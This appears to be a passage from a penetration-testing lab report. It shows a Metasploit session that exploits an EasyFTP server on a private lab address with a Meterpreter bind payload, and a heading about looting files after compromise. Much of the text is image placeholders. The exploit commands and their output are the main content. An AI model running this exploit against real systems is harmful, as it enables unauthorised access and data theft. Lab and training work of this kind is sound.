
Console X nmap X nmap X exploit X exploit X



```
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > set RPORT 21
RPORT => 21
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > exploit -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.
[*] 192.168.1.17:21 - Prepending fixRet...
[*] 192.168.1.17:21 - Adding the payload...
[*] 192.168.1.17:21 - Overwriting part of the payload with target address...
[*] 192.168.1.17:21 - Sending exploit buffer...
[*] Started bind TCP handler against 192.168.1.17:21267
[*] Sending stage (175686 bytes) to 192.168.1.17
[*] Meterpreter session 2 opened (192.168.1.4:32985 -> 192.168.1.17:21267) at 2023-01-04 07:13:21 -0500

msf6 exploit(windows/ftp/easyftp_cwd_fixret) > |
```

Post-Exploitation Looting: Browse Files from Windows Server 2016

Note: Screenshot wasn't working, however browsing files is working as shown below





3. Metepreter Information

X86/windows

